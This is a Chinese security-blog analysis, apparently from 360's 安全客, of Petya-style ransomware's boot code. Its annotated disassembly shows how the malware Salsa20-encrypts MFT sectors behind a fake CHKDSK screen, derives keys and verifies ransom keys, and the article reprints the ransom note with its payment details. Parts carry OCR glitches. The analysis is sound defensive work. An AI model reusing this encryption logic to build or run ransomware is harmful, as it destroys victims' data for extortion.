dir_num	WORD	80 C6	只取了第一字节 80 使用，在通过 int 13 读写扇区内容使用到
abase_sector	DWORD	5F 00 60 00	普通 MFT 的起始扇区
TotalSetorNum	WORD	20 C6	普通 MFT 扇区数量
show_char	WORD	00 00	用于屏幕显示
StartLBA	DWORD	3F 00 00 00	从 mbr 中解析出的 startLBA 字段，在加密过程中，如果 MFT 的数据内容在 startLBA 扇区内，就跳过到此扇区的加密，防止误把 mbr 重要数据加密
arg_E		3F 00 60 00	没使用
SectorsPerCluster	WORD	08 C6	只取了第一字节 08 使用，从 dbr 中解析出来的是 SectorsPerCluster 字段，表示每簇的扇区数量
p_encrypt_num	WORD	2C 67	用来存放当前已经加密的扇区数量的缓冲区
salsa_key	WORD	4A 67	salsa 算法使用的 KEY
arg_iv	WORD	8B 77	salsa 算法使用的 IV
CharShow	WORD	52 9C	用于显示界面字符
arg_flag	WORD	01 00	标志位，只是标志位

安全客 (bobaobu360.cn)

该函数主要功能为：对扇区中的 MFT 遍历，对不符合 MFT 头部标志(FILE)的扇区，会直接调用 SALSA20 算法进行加密该扇区，对符合 MFT 头部标志的扇区，判断 0x30 属性中的文件名判断是不是元文件，如果不是元文件名格式，则直接加密该扇区。其他情况下，判断 MFT 结构 0x80 属性中的常驻内存属性，如果是非常驻内存属性，就解析文件内容的前两个扇区，取出该扇区的内容后，使用 salsa20 算法进行加密。

1.先打印出“CHKDSK is repairing sector”，显示虚假的磁盘修复界面


```

00008FF6 52          push  dx
00008FF7 50          push  ax
00008FF8 66 FF 76 DC push  large dword ptr [bp+var_24]
00008FFC FF 76 1E    push  [bp+arg_1A]
00008FFF E8 82 F6    call   sub_8684      ; print CHKDSK is repairing sector
00009002 83 C4 0A    add    sp, 0Ah

```




2.对当前 MFT 头是不是“FILE”，如果不是“FILE”的话，则直接加密这个扇区



3.如果是 FILE，接着遍历 mft 的各个属性：

如果属性为 AttributeFileName (0x30)，判断文件名字长度是不是 1，如果长度为 1，直接加密，如果长度不为 1，则看文件名字是不是以\$开头(以\$开头的是 NTFS 文件系统的元文件)，如果是元文件，则加密当前 MFT.



如果属性为 AttributeData 文件数据属性 (0x80)，则首先根据属性头判断是不是非常驻内存，如果是常驻内存属性就跳过，不进行加密。如果是非常驻内存属性，则通过 RUNLIST 结构遍历到存储数据的真正的扇区位置。



```

0000918E loc_918E:          ; 文件数据属性
0000918E 66 81 7E E4 80 00+cmp [bp+AttributeType], 80h ; 'I'
00009196 0F 85 DC 01 jnz NEXT_ATTRIBUTE_2

0000919A 8B 5E E8 mov bx, word ptr [bp+v_AttributeOffset]
0000919D 8D 86 D8 F9 lea ax, [bp+var_628]
000091A1 03 D8 add bx, ax
000091A3 8B 3F 01 cmp byte ptr [bx], 1 ; 比较enum_non_reg_flag是不是1, 非常驻内存
000091A6 75 63 jnz short NEXT_ATTRIBUTE

000091A8 66 8B 46 E8 mov eax, dword ptr [bp+v_AttributeOffset]
000091AC 66 03 46 E0 add eax, [bp+var_28] ; 是非常驻内存
000091B0 66 2D 04 00 00 00 sub eax, 4 ; un_non_reg_flag==1
000091B6 66 89 46 EC mov [bp+var_14], eax
000091B8 8B 4E E8 mov cx, word ptr [bp+v_AttributeOffset]
000091B9 8B D9 mov bx, cx
000091B9 8B 8E F0 F9 lea cx, [bp+var_618] ; CX指向了NoNonResidentAttributeHeader
000091C3 03 D9 add bx, cx ; bx指向了datarun_offset
000091C5 8B 4E E8 mov cx, word ptr [bp+v_AttributeOffset]
000091C8 8B 46 EA mov ax, word ptr [bp+var_16]
000091CB 03 0F add cx, [bx]
000091CD 15 00 00 adc ax, 0
000091D0 89 4E FA mov word ptr [bp+v_run_dataoffset], cx
000091D3 89 4E FC mov word ptr [bp+var_4], ax
000091D6 66 8B 46 D8 mov eax, [bp+v_BytesInUse]
000091D8 66 39 46 EC cnp [bp+var_14], eax
000091DE 77 2B ja short NEXT_ATTRIBUTE

```

安全客 (bobao.360.cn)

解析 RUNLIST

```

000091EA 8B 5E FA mov bx, word ptr [bp+v_run_dataoffset]
000091ED 8D 86 D8 F9 lea ax, [bp+v_FMT]
000091F1 03 D8 add bx, ax
000091F3 8A 07 mov al, [bx] ; 取出Run_list第一个字节, Run_list第一个字节低八位表示簇数占用的字节数, 高八位表示起始扇区占用的字节数
000091F5 8B C8 mov cx, ax
000091F7 24 0F and al, 0Fh ; 取第一个字节的低位, 代表簇数占用的字节数
000091F9 8B 46 FE mov [bp+v_cluster_byte_num], al
000091FC C0 E9 04 shr cl, 4 ; 取得这个字节的高4位, 代表扇区占用的字节数
000091F9 8B AE F5 mov [bp+v_sector_byte_num], cl
00009202 3C 04 cmp al, 4 ; 簇数占用的字节数>4, 就直接找下一个属性
00009204 77 05 ja short NEXT_ATTRIBUTE

```

安全客 (bobao.360.cn)

根据 RUNLIST 中的起始簇乘以 MBR 中保存的每簇对应的扇区数，得到数据真正所在的扇区。


```

0000928E 66 FF 76 D0 push large [bp+var_cluser_num]
00009292 8A 46 16 mov al, [bp+arg_SectorsPerCluster]
00009295 2A E4 sub ah, ah
00009297 2B D2 sub dx, dx
00009299 52 push dx
0000929B 50 push ax
0000929B 89 86 C4 F5 mov word ptr [bp+var_A3C], ax
0000929F 89 96 C6 F5 mov word ptr [bp+var_A3A], dx
000092A3 66 58 pop eax ; eax:SectorsPerCluster
000092A5 66 59 pop ecx ; ecx:var_cluser_num
000092A7 66 F7 E1 mul ecx
000092AA 66 89 46 F0 mov [bp+v_sector_len], eax ; 保存:簇的数量*扇区数/每簇
000092AE 66 8B 86 C4 F5 mov eax, dword ptr [bp+var_A3C]
000092B3 66 F7 66 D4 mul [bp+var_sector_num]
000092B7 66 03 46 0E add eax, [bp+arg_min_sector]
000092B8 66 89 46 F6 mov [bp+v_start_sector], eax ; 保存:起始簇号*扇区数/簇, 得到起始扇区
000092BF 66 83 7E F0 00 cmp [bp+v_sector_len], 0 ; 如果数据长度的扇区数是0的话, 就寻找下一个
000092C4 0F 84 97 00 jz NEXT_ATTRIBUTE_1

```

安全客 (bobao.360.cn)

随后，判断上面计算出的文件内容对应扇区数量是不是大于 2，如果大于 2，只加密前 2 个扇区。




```
000092C8 66 83 7E F0 02 cmp [bp+v_sector_len], 2
000092CD 76 08 jbe short loc_92D7

loc_92D7:
000092D7 66 88 46 0E mov eax, [bp+arg_min_sector]
000092D8 8B 56 18 mov dx, word ptr [bp+arg_min_sector+2]
000092DE 66 39 46 F6 cmp [bp+v_start_sector], eax ; 如果数据的区块在病毒代码区内,就不加密了
000092E2 76 7B jbe short NEXT_ATTRIBUTE_1
```

安全客 (bobao.360.cn)

读取该 MFT 文件对应的文件内容的前两个分区，通过直接使用 int 13 中断从扇区读取到文件内容，使用 salsa20 加密后，将密文直接写入的扇区中文件中。



```
000092E4 6A 00 push 0 ; 这个参数表示从扇区读取内容
000092E6 8B 46 F0 mov ax, word ptr [bp+v_sector_len] ; 这个参数上面已经被置成了2
000092E9 50 push ax
000092EA 66 FF 76 F6 push large [bp+v_start_sector]
000092EE 8D 8E D0 F5 lea cx, [bp+v_recv_buf]
000092F2 51 push cx
000092F3 8A 56 04 mov dl, [bp+arg_0]
000092F6 52 push dx
000092F7 89 86 C2 F5 mov [bp+var_A3E], ax
000092FB E8 5C F9 call sector_rw ; 直接从扇区读取文件内容
000092FE 83 C4 0C add sp, 0Ch
00009301 66 8B 46 F0 mov eax, [bp+v_sector_len]
00009305 66 C1 E0 09 shr eax, 9
00009309 66 50 push eax
0000930B 8D 86 D0 F5 lea ax, [bp+v_recv_buf]
0000930F 50 push ax
00009310 66 FF 76 F6 push large [bp+v_start_sector]
00009314 57 push di
00009315 FF 76 1A push [bp+arg_16]
00009318 E8 7D 04 call salsa_encrypt ; 加密文件内容
0000931B 83 C4 0E add sp, 0Eh
0000931E 6A 01 push 1 ; 这个参数表示写入内容到扇区
00009320 FF B6 C2 F5 push [bp+var_A3E]
00009324 66 FF 76 F6 push large [bp+v_start_sector]
00009328 8D 86 D0 F5 lea ax, [bp+v_recv_buf]
0000932C 50 push ax
0000932D 8A 46 04 mov al, [bp+arg_0]
00009330 50 push ax
00009331 E8 26 F9 call sector_rw ; 将加密后的文件内容写入扇区
00009334 83 C4 0C add sp, 0Ch
00009337 66 FF 04 inc dword ptr [si]
0000933A 80 7E 20 01 cmp [bp+arg_1C], 1
0000933E 75 1F jnz short NEXT_ATTRIBUTE_1
```

安全客 (bobao.360.cn)

在动态调试时，可以看到加密了文件内容，加密文件内容前的数据



MEMORY:9309 push eax
MEMORY:9308 lea ax, [bp-0A30h]
MEMORY:930F push ax
MEMORY:9310 push large dword ptr [bp-0Ah]
MEMORY:9314 push di
MEMORY:9315 push word ptr [bp+1Ah]
EIP: MEMORY:9318 call loc_9798 ; 加密文件
MEMORY:9318 add sp, 0Eh
MEMORY:931E push 1
MEMORY:9320 push word ptr [bp-0A3Eh]
MEMORY:9324 push large dword ptr [bp-0Ah]

UNKNOWN|00009310: MEMORY:9310| (Synchronized with EIP)|

	Hex View-1	Hex View-5	Hex View-3	Hex View-4	Breakpoints
5434	00 A3 10 00 00 02 00 74 54 00 00 57 A3 C0 00 00 00tT..W.....			
5444	00 00 57 A3 C0 00 00 00 00 00 00 A4 5E 4A 67 8B 77	..W.....^Jg.w			
5454	57 A3 C0 00 74 54 00 04 00 00 8B 77 4A 67 99 01	W...tT.....wJg..			
5464	60 00 02 00 08 00 00 00 00 80 00 00 00 00 00 00 00	^.....■.....			
5474	71 03 10 01 00 01 00 01 00 01 00 01 00 01 00 01 20 01	q.....			
5484	00 01 00 01 30 01 40 01 50 01 60 01 70 01 80 010.0.P.^p.■.			
5494	00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01			
54A4	00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01			
54B4	00 01 90 01 00 01 00 01 00 01 00 01 A0 01 00 01 00 01			
54C4	00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01			
54D4	00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01			
54E4	00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01			
54F4	00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01			
5504	00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01			
5514	00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01			
5524	00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01			
5534	00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01			
5544	00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01			
5554	00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01			
5564	00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01			
5574	00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01			
5584	00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01			
5594	00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01			
55A4	00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01安全客(bobao.360.cn)			
55B4	00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01			

被加密后的文件内容：



5474	69	23	7A	88	E9	10	04	B9	8D	53	58	AA	8A	42	BC	48	i#z.....SX..B.H
5484	76	6F	12	76	D0	ED	D6	81	93	17	C2	11	FF	B9	EE	9B	vo.v.....
5494	07	57	0B	10	25	0A	BD	A4	D7	DF	A6	A2	4A	73	69	E1	.W..%.....Jsi.
54A4	BF	B1	97	93	8E	DB	13	25	2F	7B	47	12	2D	FE	66	FC%/{G.-.f.
54B4	9B	F0	29	54	B8	0C	0B	75	93	DA	DA	80	CE	45	5E	96	..)T...u...■.E^.
54C4	0B	0E	7A	60	0A	6D	26	09	A3	4B	B5	19	77	CC	3A	2F	..z`..m&..K..w.:/
54D4	D7	C7	90	A9	FE	D9	B3	F1	31	85	6B	1D	3D	D9	93	421.k.=..B
54E4	A2	83	0F	9A	6A	8E	68	2B	91	71	CF	EE	CD	9F	BA	E7j.h+.q.....
54F4	D6	50	CE	6D	6B	E5	76	61	2D	18	E3	61	39	40	1A	6C	.P.mk.va-..a9@.1
5504	6E	73	AD	14	5E	D0	39	89	0F	86	F5	16	07	50	51	2B	ns..^..9.....PQ+
5514	C9	E2	D3	5A	E2	FF	BF	81	00	76	3D	7B	99	C1	B9	02	...2.....v={....
5524	CA	0F	B9	67	F6	1B	11	16	24	35	E2	A3	9C	C2	7C	91	...g....\$5.... .
5534	6C	64	76	61	00	2B	8E	B1	A9	75	C8	79	CF	3B	85	D0	1dva.+...u.y.;..
5544	A4	AF	6E	87	9A	5F	36	C1	41	31	34	D6	03	AB	17	B0	..n.._6.A14.....
5554	62	8F	E8	E3	6F	A5	C6	C9	A0	83	7D	D1	6C	FF	1D	A4	b....o.....}..1...
5564	7C	AC	DE	7B	EF	0F	E7	EE	82	9A	4F	A4	36	2D	0D	52	...{.....0.6-.R
5574	01	1C	72	DC	06	52	48	BB	09	CF	87	E0	F8	15	55	BB	..r..RH.....U.
5584	10	3B	C2	15	BE	35	EF	19	73	97	2F	EF	27	18	1D	57	.;...5..s./'..W
5594	9F	9B	56	E5	AF	EF	6D	45	89	E4	53	77	2A	4E	2E	E1	..U...mE..Sw*N..
55A4	9A	16	D8	50	29	51	DB	6C	08	68	9A	C6	CE	8D	08	91	...P)Q.1.h.....
55B4	2D	0F	98	2E	19	C5	B1	FA	92	F1	A9	49	A4	51	B9	57	-.....I.Q.W
55C4	67	A7	51	9B	94	1B	F1	E2	A4	8B	13	4B	4F	96	C9	02	o..o...KO..
55D4	0E	1E	33	2A	5F	A8	46	05	BE	03	A5	10	4B	5A	AC	6A	安全客(bobao.360.cn)

加密函数

对文件的加密使用了 Salsa20 算法，该算法属于流加密，在知道 key 和 iv 的情况下，加密函数和解密函数可以为相同的函数代码。

加密函数

```

000081EF 83 C4 0C          add    sp, 0Ch
000081F2 6A 01          push    1
000081F4 68 52 9C          push    offset aChkdskIsRepairingSe ; " CHKDSK is repairing sector"
000081F7 8D 86 21 FE          lea     ax, [bp+v_iv]
000081FB 50          push    ax
000081FC 8D 86 E0 ED          lea     ax, [bp+v_key]
00008200 50          push    ax
00008201 FF 76 04          push    [bp+arg_0]
00008204 E8 91 0A          call    Encrypt_MFT      ; 第一个参数: 磁盘参数
00008204          ; 第二个参数: key
00008204          ; 第三个参数: 加密的iv
00008204          ; 第四个参数: 显示字符, 用于显示界面上修复了多少文件
00008204          ; 第五个参数: 1, 表示加密操作 安全客(bobao.360.cn)
00008207 00 00 00          ...    ..._...

```

在密钥扩展的函数中，Petya 将原始的常数“expand 16-byte k”更改成了“1nval s3ct”

扩展密钥函数代码：



000096D4 C8 16 00 00	enter	16h, 0
000096D8 57	push	di
000096D9 56	push	si
000096DA C6 46 EF 31	mov	[bp+var_11], '1'
000096DE C6 46 F0 6E	mov	[bp+var_10], 'n'
000096E2 C6 46 F1 76	mov	[bp+var_F], 'v'
000096E6 C6 46 F2 61	mov	[bp+var_E], 'a'
000096EA C6 46 F3 6C	mov	[bp+var_D], '1'
000096EE C6 46 F5 64	mov	[bp+var_B], 'd'
000096F2 C6 46 F6 20	mov	[bp+var_A], ' '
000096F6 C6 46 F7 73	mov	[bp+var_9], 's'
000096FA C6 46 F8 33	mov	[bp+var_8], '3'
000096FE C6 46 F9 63	mov	[bp+var_7], 'c'
00009702 C6 46 FA 74	mov	[bp+var_6], 't'
00009706 B0 2D	mov	al, '-'
00009708 88 46 EE	mov	[bp+var_12], al
0000970B 88 46 FB	mov	[bp+var_5], al
0000970E B0 69	mov	al, 'i'
00009710 88 46 F4	mov	[bp+var_C], al
00009713 88 46 FC	mov	[bp+var_4], al
00009716 C6 46 FD 64	mov	[bp+var_3], 64h ; 安全客 (bobao.360.cn)
0000971A 33 FF	xor	di, di

Salsa20 加密时使用的 key 和 iv 来自于配置信息扇区 (0x20 扇区)

00008126 6A 00	push	0
00008128 6A 01	push	1
0000812A 6A 00	push	0
0000812C 6A 20	push	20h ; 安全客 (bobao.360.cn)
0000812E 8D 86 00 FE	lea	ax, [bp+var_config_content]
00008132 50	push	ax
00008133 8A 46 0A	mov	al, [bp+arg_6]
00008136 50	push	ax
00008137 E8 20 0B	call	sector_rw 安全客 (bobao.360.cn)

将明文与生成的 keystream 异或，实现加密

00009852	loc_9852:	
00009852 8B 5E FC	mov	bx, word ptr [bp+var_i]
00009855 02 5E 08	add	bl, byte ptr [bp+arg_offset]
00009858 83 E3 3F	and	bx, 3Fh
0000985B 8D 46 AC	lea	ax, [bp+v_keystream]
0000985E 03 D8	add	bx, ax
00009860 8A 07	mov	al, [bx]
00009862 8B 5E FC	mov	bx, word ptr [bp+var_i]
00009865 30 01	xor	[bx+di], al ; 明文与 keystream 异或
00009867 66 FF 46 FC	inc	[bp+var_i]
0000986B EB AA	jmp	short loc_9817 安全客 (bobao.360.cn)

解密过程

在开机启动过程中，MBR 引导后，加载扇区中的恶意代码后，恶意代码会判断配置信息第 1 个 BYTE 是不是 1，1 表示已经加密过，则进入相应的解密过程中

1 打印勒索信息

打印出勒索信息

也就是显示如下的内容

Oops, your important files are encrypted.

If you see this text, then your files are no longer accessible, because they have been encrypted. Perhaps you are busy looking for a way to recover your files, but don't waste your time. Nobody can recover your files without our decryption service.

We guarantee that you can recover all your files safely and easily. All you need to do is submit the payment and purchase the decryption key.

Please follow the instructions:

1. Send \$300 worth of Bitcoin to following address:

1Mz7153HMuXXTuR2R1t28mGSDza0tNbBWX

2. Send your Bitcoin wallet ID and personal installation key to e-mail wwwsmith123456@posteo.net. Your personal installation key:

ngTdT5-622pzw-c6BNx3-u2HPej-wEf68K-TaHnB1-HCzvq3-ni iERKm-qhLFOE-HnB1x0

If you already purchased your key, please enter it below.
Key:

安全客 (bobao.360.cn)



2 读取用户输入的 key

清空内存，读取用户输入的 key

```

000084A6
000084A6 loc_84A6:
000084A6 8B 7E FF mov    di, word ptr [bp+var_1]
000084A6 81 E7 FF 00 and   di, 0FFh
000084A6 C6 43 B4 00 mov    [bp+di+input_key], 0
000084A6 FE 46 FF inc    [bp+var_1]
000084A6 8B 7E FF 4A cmp    [bp+var_1], 5AH ; 'J' ; 清空40大小内存, 用来存储密码
000084A6 72 EC jb    short loc_84A6

000084B0 69 49 push   49h ; 'I'
000084B0 80 46 B4 lea    ax, [bp+input_key]
000084B0 50 push   ax
000084C0 E8 07 05 call   sub_89CA ; 获得输入的key
000084C0 83 C4 04 add    sp, 4
000084C0 50 push   ax
000084C0 8D 46 B4 lea    ax, [bp+input_key]
000084C0 50 push   ax
000084C0 80 46 B4 mov    al, [bp+arg_2]
000084C0 50 push   ax
000084C0 50 push   si
000084D0 E8 CF FD call   Verify_key ; 验证输入的KEY
000084D0 83 C4 08 add    sp, 8
000084D0 FE C8 dec    al
000084D0 74 89 jz    short loc_84E3

000084D0 68 B5 9F push   offset aIncorrectKeyPI ; "\r\n Incorrect key! Please try again.\r\n..."
000084D0 E8 FE 00 call   Print_String
000084E0 5B pop    bx
000084E1 EB 88 jmp    short loc_849B

000084E3
000084E3 loc_84E3:
000084E3 5E pop    si
000084E4 5F pop    di
000084E5 C9 leave
000084E6 C3 retn
000084E6 Decrptor_endp
000084E6 安全客( b00d00.360.cn )

```

3 验证用户的 key

在验证 KEY 的过程中，首先比较输入的 key 的长度，必须大于 0x20 长度

```

000082A2
000082A2 Verify_key proc near
000082A2
000082A2     var_444= byte ptr -444h
000082A2     var_244= byte ptr -244h
000082A2     var_243= byte ptr -243h
000082A2     var_223= byte ptr -223h
000082A2     var_44= byte ptr -44h
000082A2     var_24= byte ptr -24h
000082A2     var_4= dword ptr -4
000082A2     arg_0= word ptr 4
000082A2     arg_2= byte ptr 6
000082A2     arg_4= word ptr 8
000082A2     arg_6= byte ptr 0Ah
000082A2
000082A2 C8 44 04 00     enter   444h, 0
000082A2 57     push    di
000082A2 56     push    si
000082A2 80 7E 0A 20     cmp    [bp+arg_6], 20h ; ' ' ; 比较输入的key的长度, 必须大于0x20长度
000082A2 73 05     jnb    short loc_82B3

```

将输入的 key 通过自定义算法的转换 0x21 次



```
0000832C
0000832C loc_832C:
0000832C 6A 00 push 0
0000832E 6A 20 push 20h ; 
00008330 8D 46 DC lea ax, [bp+var_44] ; 输入的KEY
00008333 50 push ax
00008334 8D 46 BC lea ax, [bp+var_44] ; 将输入的key计算一次放到这里
00008337 50 push ax
00008338 E8 C1 16 call my_translate_key
0000833B 83 C4 08 add sp, 8
0000833E C6 46 FE 00 mov byte ptr [bp+var_4+2], 0

00008342
00008342 loc_8342:
00008342 6A 00 push 0
00008344 6A 20 push 20h ; 
00008346 8D 46 BC lea ax, [bp+var_44] ; 将这里循环0x80次
00008349 50 push ax
0000834A 50 push ax
0000834B E8 AE 16 call my_translate_key ; 生成0x20字节
0000834E 83 C4 08 add sp, 8
00008351 FE 46 FE inc byte ptr [bp+var_4+2]
00008354 80 7E FE 80 cmp byte ptr [bp+var_4+2], 80h ; '0' ; 循环0x80次
00008358 72 E8 jb short loc_8342
```

使用转换过的 key，使用 salsa20 算法解密 0x21 扇区的内容（这个扇区的内容为加密过的 0x7 内容），比较解密出来的内容是不是 0x7，如果是则表明解密密码正确。



0000835A 6A 00	push	0
0000835C 6A 01	push	1
0000835E 6A 00	push	0
00008360 6A 20	push	20h ; ..
00008362 8D 86 BC FD	lea	ax, [bp+var_244]
00008366 50	push	ax
00008367 8A 46 06	mov	al, [bp+arg_2]
0000836A 50	push	ax
0000836B E8 EC 08	call	sector_rw ; 读取配置信息
0000836E 83 C4 0C	add	sp, 0Ch
00008371 6A 00	push	0
00008373 6A 01	push	1
00008375 6A 00	push	0
00008377 6A 21	push	21h ; ..?
00008379 8D 86 BC FB	lea	ax, [bp+var_444] ; 72CE
0000837D 50	push	ax
0000837E 8A 4E 06	mov	c1, [bp+arg_2]
00008381 51	push	cx
00008382 E8 D5 08	call	sector_rw ; 读取加密过的扇区内容
00008385 83 C4 0C	add	sp, 0Ch
00008388 6A 00	push	0
0000838A 68 00 02	push	200h
0000838D 8D 86 BC FB	lea	ax, [bp+var_444]
00008391 50	push	ax
00008392 6A 00	push	0
00008394 6A 00	push	0
00008396 8D 86 DD FD	lea	ax, [bp+var_223]
0000839A 50	push	ax
0000839B 8D 46 BC	lea	ax, [bp+var_44] ; 转换过的KEY
0000839E 50	push	ax
0000839F E8 F6 13	call	salsa_encrypt ; 解密0x77内容，判断密钥是不是正确
000083A2 83 C4 0E	add	sp, 0Eh
000083A5 66 2B C0	sub	eax, eax
000083A8 66 89 46 FC	mov	[bp+var_4], eax

安全客 (bobao.360.cn)

000083B6 8B 76 FC	mov	si, word ptr [bp+var_4]
000083B9 80 BA BC FB 07	cmp	[bp+si+var_444], 7 ; 比较是不是解密成功
000083BE 0F 85 EC FE	jnz	loc_82AE

安全客 (bobao.360.cn)

